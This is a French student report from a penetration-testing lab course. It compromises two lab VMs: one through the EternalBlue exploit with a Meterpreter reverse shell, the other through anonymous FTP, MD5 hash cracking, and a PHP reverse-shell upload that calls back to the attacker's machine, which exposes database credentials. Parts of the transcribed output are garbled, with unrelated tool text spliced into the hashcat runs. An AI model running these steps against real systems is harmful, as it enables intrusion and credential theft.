

Compte Rendu : Test de Pénétration - SAE 34

L'objectif de cette SAE est de découvrir et d'exploiter des vulnérabilités sur différentes machines virtuelles afin d'obtenir un accès administrateur (root) sur chacune d'elles.

Machine Blue :

Vérification de la Communication entre les VM :

Avant de commencer, nous allons confirmer que nos deux machines virtuelles (VM) communiquent correctement.

```
└─(kali㉿vm-iutcl-kali-0) [~] not get lock /var/lib/dpkg/lock-frontend
└─$ ping 10.170.8.20
PING 10.170.8.20 (10.170.8.20) 56(84) bytes of data.
64 bytes from 10.170.8.20: icmp_seq=1 ttl=128 time=1.22 ms
64 bytes from 10.170.8.20: icmp_seq=2 ttl=128 time=0.721 ms
64 bytes from 10.170.8.20: icmp_seq=3 ttl=128 time=0.964 ms
```

Scan Initial avec Nmap

Nous avons procédé à un scan initial de la cible pour identifier les ports ouverts et les services actifs présents sur celle-ci. À cet effet, nous avons utilisé la commande suivante :

```
nmap -sV 10.170.8.20
```

-sV (Service Version Détection) : Ce paramètre permet de détecter les versions des services associés aux ports ouverts. Il est particulièrement utile pour identifier des informations précises sur les logiciels ou services actifs sur la machine cible.

10.170.8.20 : Correspond à l'adresse IP de la machine cible.

JAY Quentin

```
(root@vm-iutcl-kali-0)-[/home/kali]
# nmap -sV 10.170.8.20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-27 10:56 EST
Nmap scan report for 10.170.8.20
Host is up (0.00056s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc   Microsoft Windows RPC
49153/tcp open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
49155/tcp open  msrpc   Microsoft Windows RPC
49156/tcp open  msrpc/license Microsoft Windows RPC
49157/tcp open  msrpc/smb/group Microsoft Windows RPC
MAC Address: 0E:1E:04:00:80:20 (Unknown)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows
        4 exploit/windows/netbios-ssn search results          2003-06-21       normal    Yes
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.63 seconds

```

Le scan a révélé plusieurs ports ouverts, notamment :

1. Port 445 (Microsoft-ds)

- Ce port est utilisé par le protocole **SMB** (Server Message Block), qui facilite le partage de fichiers et d'imprimantes dans les environnements Windows.
- Le protocole SMB a été au cœur de nombreuses vulnérabilités critiques, comme **EternalBlue**, exploitée par le ransomware WannaCry. Ces failles permettent souvent une exécution de code à distance ou un accès non autorisé à la machine cible, ce qui en fait un élément prioritaire à analyser.

2. Port 139 (NetBIOS-ssn)

- Ce port est lié au service **NetBIOS Session Service**, qui permet l'échange de données entre machines dans un réseau local Windows.
- **NetBIOS** est souvent utilisé pour résoudre les noms d'hôtes dans les réseaux locaux et faciliter la connexion entre ordinateurs.

Analyse et exploitation du Service SMB avec Metasploit

Pour mieux comprendre le service SMB actif sur la machine cible, nous avons utilisé **Metasploit**, un framework de test d'intrusion, et plus précisément le module **auxiliary/scanner/smb/smb_version**. Ce module permet de scanner

JAY Quentin

un hôte pour identifier les versions de **SMB** (Server Message Block) actives sur celui-ci, ce qui est essentiel pour évaluer d'éventuelles vulnérabilités.

Voici les étapes spécifiques que nous avons suivies :

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.170.8.20
rhosts => 10.170.8.20
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.170.8.20:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures(optional) (uptime:1h 12m 29s) (guid:{ceca5738-c038-4690-a979-3ba87c6e7017}) (authentication domain:WIN-845099004PP) (share count:1) (share names: C$ (resource not found), D$ (resource not found), E$ (resource not found), F$ (resource not found)))
[*] 10.170.8.20:445 - Host is running Windows 7 Ultimate SP1 (build:7601) (name:WIN-845099004PP)
[*] 10.170.8.20: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

- Configuration de l'adresse IP cible** : Nous avons spécifié l'adresse IP de la machine cible (dans cet exemple, **10.170.8.20**) dans Metasploit en utilisant la commande **set RHOSTS**. Le paramètre **RHOSTS** désigne l'adresse IP de l'hôte à scanner. Cette étape est essentielle pour indiquer à Metasploit quel système doit être ciblé.
- Exécution du module** : Une fois l'adresse cible définie, nous avons lancé le module à l'aide de la commande **run**. Cela a initié le processus de scan pour détecter les versions de **SMB** en fonctionnement sur la machine cible.
- Le scan a révélé que la machine cible exécutait les versions **SMBv1** et **SMBv2**. SMBv1 est une version plus ancienne et vulnérable du protocole, qui est souvent exploitée par des attaquants, tandis que SMBv2 est une version plus moderne et plus sécurisée. En outre, le scan a identifié que le système d'exploitation de la machine cible était **Windows 7 Ultimate SP1**.

Vérification de la Vulnérabilité MS17-010

Nous avons ensuite utilisé **Metasploit** pour déterminer si la machine cible était vulnérable à l'exploit **MS17-010** (également connu sous le nom de **EternalBlue**), une vulnérabilité critique dans le protocole SMB. Pour ce faire, nous avons chargé le module **auxiliary/scanner/smb/smb_ms17_010** dans Metasploit, qui est spécifiquement conçu pour tester cette faille.

JAY Quentin

```
msf6 > use auxiliary/scanner/smb/smb_
use auxiliary/scanner/smb/smb_enum_gpp      use auxiliary/scanner/smb/smb_enumusers_domain  use auxiliary/scanner/smb/smb_ms17_010
use auxiliary/scanner/smb/smb_enumshares     use auxiliary/scanner/smb/smb_login          use auxiliary/scanner/smb/smb_uninit_creds
use auxiliary/scanner/smb/smb_enumusers      use auxiliary/scanner/smb/smb_lookupsid       use auxiliary/scanner/smb/smb_version
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.170.8.20
RHOSTS => 10.170.8.20
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 10.170.8.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.170.8.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Le scan a révélé que la machine était probablement vulnérable à **MS17-010**, ce qui signifie qu'elle pourrait être susceptible d'être exploitée par l'attaque **EternalBlue**.

Exploitation de la Vulnérabilité avec EternalBlue

Pour exploiter cette vulnérabilité, nous avons utilisé le module [exploit/windows/smb/ms17_010_eternalblue](#) dans Metasploit. Ensuite on charge notre payload, c'est-à-dire pour le code qui sera exécuté sur la machine cible pour en prendre le contrôle puis nous avons configuré l'adresse IP cible avec set RHOSTS 10.170.8.20.

Après avoir exécuté l'exploit avec la commande run, nous avons obtenu une session Meterpreter sur la machine cible.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.170.8.20
rhosts => 10.170.8.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.170.0.10:4444
[*] 10.170.8.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.170.8.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.170.8.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.170.8.20:445 - The target is vulnerable.
[*] 10.170.8.20:445 - Connecting to target for exploitation.
[*] 10.170.8.20:445 - Connection established for exploitation.
[*] 10.170.8.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.170.8.20:445 - CORE raw buffer dump (38 bytes)
[*] 10.170.8.20:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.170.8.20:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.170.8.20:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 10.170.8.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.170.8.20:445 - Trying exploit with 12 Groom Allocations.
[*] 10.170.8.20:445 - Sending all but last fragment of exploit packet
[*] 10.170.8.20:445 - Starting non-paged pool grooming
[*] 10.170.8.20:445 - Sending SMBv2 buffers
[*] 10.170.8.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.170.8.20:445 - Sending final SMBv2 buffers.
[*] 10.170.8.20:445 - Sending last fragment of exploit packet!
[*] 10.170.8.20:445 - Receiving response from exploit packet
[*] 10.170.8.20:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.170.8.20:445 - Sending egg to corrupted connection.
[*] 10.170.8.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.170.8.20
[*] Meterpreter session 2 opened (10.170.0.10:4444 → 10.170.8.20:49159) at 2024-11-27 11:41:56 -0500
[*] 10.170.8.20:445 - =====WIN=====
[*] 10.170.8.20:445 - =====-
[*] 10.170.8.20:445 - =====-
```

JAY Quentin

Accès et Vérification

Nous avons exploité la vulnérabilité MS17-010 (EternalBlue) sur la machine cible en utilisant le module exploit/windows/smb/ms17_010_永恒之蓝 dans Metasploit. Après avoir configuré l'adresse IP cible avec set RHOSTS 10.170.8.20, nous avons chargé notre payload, un code malveillant conçu pour prendre le contrôle de la machine. Une fois l'exploit lancé avec la commande run, nous avons obtenu une session Meterpreter, offrant un accès interactif à la machine cible. Cela nous a permis d'exécuter des commandes et de manipuler le système à distance.

Avec la session Meterpreter ouverte, nous avons utilisé la commande sysinfo pour obtenir les détails du système cible. Cela a confirmé que nous avions pris le contrôle de la machine exécutant Windows 7 Ultimate SP1.

```
meterpreter > sysinfo
Computer       : WIN-845Q99004PP guest
OS             : Microsoft Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: fr_FR Type      Comment
Domain        : WORKGROUP
Logged On Users: 0     Disk      Remote Admin
Meterpreter    : x64/windows  Default share
meterpreter > shell
Process 1720 created.
Channel 1 created. Connection to 10.170.8.20 failed (Error NT_STATUS_RESOURCES).
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Source pour la prise en main de blue : [Pentest : Metasploit et faille EternalBlue – Tips4tech.fr](https://pentest.tips4tech.fr/EternalBlue-Metasploit.html)

Machine Academy :

Vérification de la Communication entre les VM :

Avant de commencer, nous allons confirmer que nos deux machines virtuelles (VM) communiquent correctement.

```
[root@vm-iutcl-kali-0]# ping 10.170.6.23
PING 10.170.6.23 (10.170.6.23) 56(84) bytes of data.
64 bytes from 10.170.6.23: icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from 10.170.6.23: icmp_seq=2 ttl=64 time=0.580 ms
64 bytes from 10.170.6.23: icmp_seq=3 ttl=64 time=1.10 ms
64 bytes from 10.170.6.23: icmp_seq=4 ttl=64 time=0.559 ms
^C
```

Scan Initial avec Nmap :

Premièrement, on fait un scan avec nmap pour identifier les ports ouverts, voici la commande :

`nmap -sV -sC 10.170.6.23`

Voici la signification des options :

-sV : Ce paramètre permet de détecter les versions des services qui tournent sur les ports ouverts. Il est essentiel pour connaître les applications en cours d'exécution et leurs versions exactes.

-sC : Utilise les scripts par défaut de nmap pour identifier des informations supplémentaires sur les services (exemple : vulnérabilités connues, configuration, etc.).

Adresse IP : 10.170.6.23 : C'est l'adresse de la machine cible.

```
[root@vm-iutcl-kali-0]# nmap -sV -sC 10.170.6.23
```

Résultat :

On voit plusieurs ports ouverts :

Port 21 (FTP) : Sur ce port, on voit qu'on peut accéder à une note (note.txt) et on voit que le mode anonyme est activé.

JAY Quentin

Port 22 (SSH) : Sur ce port, on voit des clés, mais il est presque impossible de les craquer, sans mot de passe on ne pourra pas y accéder

Port 80 (HTTP) : Sur ce port, on y voit le service apache2, ce qui veut dire qu'il y a potentiellement une page web accessible.

On voit aussi que la machine est sur le système d'exploitation linux.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-04 04:45 EST
Nmap scan report for 10.170.6.23
Host is up (0.00060s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 1000      1000      776 May 30 2021 note.txt
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to ::ffff:10.170.0.10
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: assword
|_ 2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
|_ 256 78ec470f0f53aaa6054884809476a623 (ECDSA)
|_ 256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 0E:1E:04:00:60:23 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds
```

On va essayer de récupérer le fichier note.txt, en passant par le ftp, en mode anonymous, en testant, on se rend compte qu'il n'y a pas de mot de passe requis :

```
[root@vm-iutcl-kali-0]~[/home/kali]
# ftp 10.170.6.23
Connected to 10.170.6.23.
220 (vsFTPD 3.0.3)
Name (10.170.6.23:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

Après s'être connecté, on récupère le fichier note.txt:

```
ftp> ls
229 Entering Extended Passive Mode (|||57304|)
150 Here comes the directory listing.
-rw-r--r--   1 1000      1000      776 May 30 2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||34093|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |*****| 776          656.68 KiB/s   00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (309.69 KiB/s)
ftp>
```

On regarde le contenu du fichier note.txt :

JAY Quentin

```
cat note.txt
Hello Heath ! Enter Password.
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updateDate`) VALUES ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '7.60', '2021-05-29 14:36:56', '');
The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ? We can always adapt it to our needs.
-jdelta
```

This is a free bootstrap admin template with basic pages you need to craft your site and commercial use. Easy to use and customize. Font awesome icons included.

Dans cette note on voit plusieurs informations importantes, le fait qu'il y a un site pour l'académie, et une ligne de code qui à été insérée dans une base de données pour créer un utilisateur avec comme information importante un identifiant et un mot de passe qui apparaît haché.

On va d'abord décrypter le mot de passe qui est haché, puis on va aller sur le site de l'académie


Ce hash est composé de 32 caractères, on trouve sur internet qu'il s'agit d'un hachage MD5

hash avec 32 caractères

All Images Products Videos News Web Books More Tools

Tip: Show results in English. You can also learn more about filtering by language.

MD5 (Message Digest 5) est une fonction de hachage cryptographique qui calcule, à partir d'un fichier numérique, son empreinte numérique (en l'occurrence une séquence de 128 bits ou 32 caractères en notation hexadécimale) avec une probabilité très forte que deux fichiers différents donnent deux empreintes différentes.



Je cherche donc sur internet une commande Kali pour décrypter ce hash :

unhash md5 kali

All Videos Images News Web Books Finance Tools

4armed
https://www.4armed.com › blog › hashcat-crack-md5-h...

How to Crack MD5 Hashes Using hashcat

Jul 28, 2016 — In this tutorial we will show you how to create a list of MD5 password hashes and crack them using hashcat.

The command to start our dictionary attack on the hashes is:

```
hashcat -m 0 hashes /usr/share/wordlists/rockyou.txt
```

JAY Quentin

On crée donc un fichier hash.txt où l'on met le hash :

```
[root@vm-iutcl-kali-0]# echo "cd73502828457d15655bbd7a63fb0bc8" > hash.txt
```

On exécute ensuite la commande qu'on a trouvée sur le site internet qui devrait nous donner le mot de passe non haché :

```
[root@vm-iutcl-kali-0]# hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting with the given wordlist and constraints...
OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Xeon(R) Silver 4116 CPU @ 2.10GHz, 2921/5906 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied: 1 Setting Required Description
* Zero-Byte yes The number of hosts to probe in each set
* Early-Skip no The name of the interface
* Not-Salted no The target host(s); see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
* Not-Iterated yes The target port (TCP)
* Single-Hash yes The target port (UDP)
* Single-Salt no Source address to spoof
* Raw-Hash 10 yes The number of concurrent threads

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB
Dictionary cache hit: no The number of hosts to probe in each set
Dictionary cache hit: no The name of the interface
* Filename..: /usr/share/wordlists/rockyou.txt target host(s); see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
* Passwords.: 14344385 yes The target port (TCP)
* Bytes.....: 139921507 no Source address to spoof
* Keystream.: 14344385 yes The number of concurrent threads

cd73502828457d15655bbd7a63fb0bc8@student
```

On obtient le mot de passe “student”.

Ensuite, on va sur le site de l'académie :

Le site 10.170.6.23 est un site apache2 de base :

The screenshot shows a web browser window with the URL `10.170.6.23` in the address bar. The page title is "Apache2 Debian Default Page". The main content area has a red banner with the text "It works!". Below the banner, there is a paragraph explaining that this is the default welcome page for testing the Apache2 server. It encourages users to replace the `index.html` file if they want to use their own content. A "Configuration Overview" section follows, detailing the layout of the Apache2 configuration files on a Debian system. The configuration is split into several files, with the main documentation located in `/usr/share/doc/apache2/README.Debian.gz`. The browser's navigation bar at the top includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and a Restore Session button.

JAY Quentin

Il n'y a aucun moyen d'entrer des identifiants sur cette page, on va donc chercher si il y a une page de connexion avec un outil pour identifier les pages web disponibles sur cette ip.

On choisit donc l'outil gobuster :

Avec gobuster on peut identifier une interface web ou nous pourrons utiliser le compte de l'élève pour se connecter :

Voici la commande exécuter :

```
gobuster dir -u http://10.170.6.23 -w  
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```


Voici la signification des options

dir : Signifie qu'on cherche des répertoires,
-u : Indique l'url à scanner, ici <http://10.170.6.23>
-w : indique la liste de mot qu'on va utiliser, ici :
</usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt>

```
[root@vm-iutcl-kali-0] [/home/kali]  
# gobuster dir -u http://10.170.6.23 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url:          http://10.170.6.23  
[+] Method:       GET  
[+] Threads:     10  
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent:  gobuster/3.6  
[+] Timeout:     10s  
  
Starting gobuster in directory enumeration mode  
  
/academy      (Status: 301) [Size: 312] [→ http://10.170.6.23/academy/]  |||  
/phpmyadmin   (Status: 301) [Size: 315] [→ http://10.170.6.23/phpmyadmin/]  |||  
/server-status (Status: 403) [Size: 276]  
Progress: 207643 / 207644 (100.00%)  
  
Finished
```

Avec cette commande on voit qu'il y a plusieurs pages, la page academy, et la page phpmyadmin

Du coup sur le navigateur on se rend sur le site : <http://10.170.6.23/academy/>




On se connecte ensuite avec les identifiant trouvé au préalable :

JAY Quentin

A screenshot of a login form. It has two input fields: 'Username' containing '10201321' and 'Password' containing 'student'. Both fields have dropdown arrows at their ends.

Après avoir regarder sur le site, on se rend compte que dans la section “my profile”, il y a l’option d’uploader une nouvelle photo, mais si il y a la possibilité de mettre autre chose qu’une photo, on pourrait envoyer un fichier php reverse shell pour obtenir un accès à la machine :



On essaye donc d’uploader le fichier suivant :

`php-reverse-shell.php`

On a trouver ce fichier `php-reverse-shell.php` sur le site :

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

On a modifier une ligne de commande pour mettre l’ip de la machine kali :


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.170.0.10'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
```

JAY Quentin

Dans le terminal de la machine kali on fait cette commande pour écouter sur le port 1234 :

```
[root@vm-iutcl-kali-0] [/home/kali/Téléchargements]
# nc -lvpn 1234
ssessions found. Running reverse shell as current user ...
listening on [any] 1234 ... xion refusée
```

On fait clique droit sur studentphoto puis Open image New Tab et on atterrit à cette page



En accédant à cette page, celà exécute le script php avec l'utilisateur www-data, et nous donne accès à la machine cible sur ce même utilisateur

```
connect to [10.170.0.10] from (UNKNOWN) [10.170.6.23] 56470
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 05:31:04 up 1:41, 1 user,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
grimmie pts/0    10.170.0.10    04:40   16:00  0.10s  0.10s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

En testant des commandes on se rend compte qu'on ne peut pas exécuter de commandes, mais on peut se déplacer dans les répertoires.

```
$ sudo -l
/bin/sh: 1: sudo: not found
$ aa
/bin/sh: 2: aa: not found
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

On va donc se déplacer sur le répertoire du site c'est à dire var/www/html/academy :

JAY Quentin

```
$ cd var
$ cd www
$ cd html
$ cd academy
$ ls
admin
assets
change-password.php
check_availability.php
db
enroll-history.php
enroll.php
includes
index.php
logout.php
my-profile.php
pincode-verification.php
print.php
studentphoto
```

On peut voir plusieurs répertoires dans ce répertoire academy, les répertoires admin, assets, db et includes me semblent intéressant.

On regarde dans admin :

```
$ cd admin
$ ls
assets
change-password.php
check_availability.php
course.php
department.php
edit-course.php
enroll-history.php
includes
index.php
level.php
logout.php
manage-students.php
print.php
semester.php
session.php
student-registration.php
user-log.php
```

Les fichiers php sont les “fonctions” du site, par exemple user-log.php est ce qui sert à se connecter.

On va donc ensuite dans assets, dans assets on voit que c'est le css, les fonts et les images et du js qui sont utilisé pour l'affichage du site.

```
$ cd assets
$ ls
css
fonts
img
js
$ cd js
$ ls
bootstrap.js
jquery-1.11.1.js
```

JAY Quentin

Ce n'est pas utile donc, on va ensuite dans includes :

```
$ cd includes
$ ls auxiliary()
config.php
footer.php
header.php
menubar.php
```

On trouve des fichiers php, on regarde ce qu'il y a dedans :

```
$ cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
?>
```

Dans config.php on trouve un identifiant et un mot de passe de l'utilisateur grimmie. On voit qu'il y a une base de donnée mysql nommée onlinecourse, on va donc sur le site 10.170.6.23/phpmyadmin et on entre l'identifiant et le mot de passe de grimmie :

Welcome to phpMyAdmin

Language

English

Log in

Username: grimmie

Password:

Go

Après s'être connecté, on va sur la base de donnée online course, et on trouve dans la table admin un mot de passe haché :

JAY Quentin

Showing rows 0 - 0 (1 total, Query took 0.0003 seconds.)

```
SELECT * FROM `admin`
```

	Edit	Copy	Delete	Insert	Export	Import	Privileges	Operations
	Edit	Copy	Delete	Insert	Export	Import	Privileges	Operations
1	Edit	Copy	Delete	Insert	Export	Import	Privileges	Operations

On décrypte ce mot de passe :

On met d'abord ce mot de passe dans le fichier hash.txt puis on exécute la même commande que pour le premier hash :

```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Xeon(R) Silver 4116 CPU @ 2.10GHz, 2921/5906 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB
Dictionary cache hit: 10.170.6.23 10.170.10.16 10.170.9.10 kali chatgpt 10.170.7.14

Dictionary cache hit: 10.170.6.23 10.170.10.16 10.170.9.10 kali chatgpt 10.170.7.14


* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace ..: 14344385

21232f297a57a5a743894a0e4a801fc3:admin
```

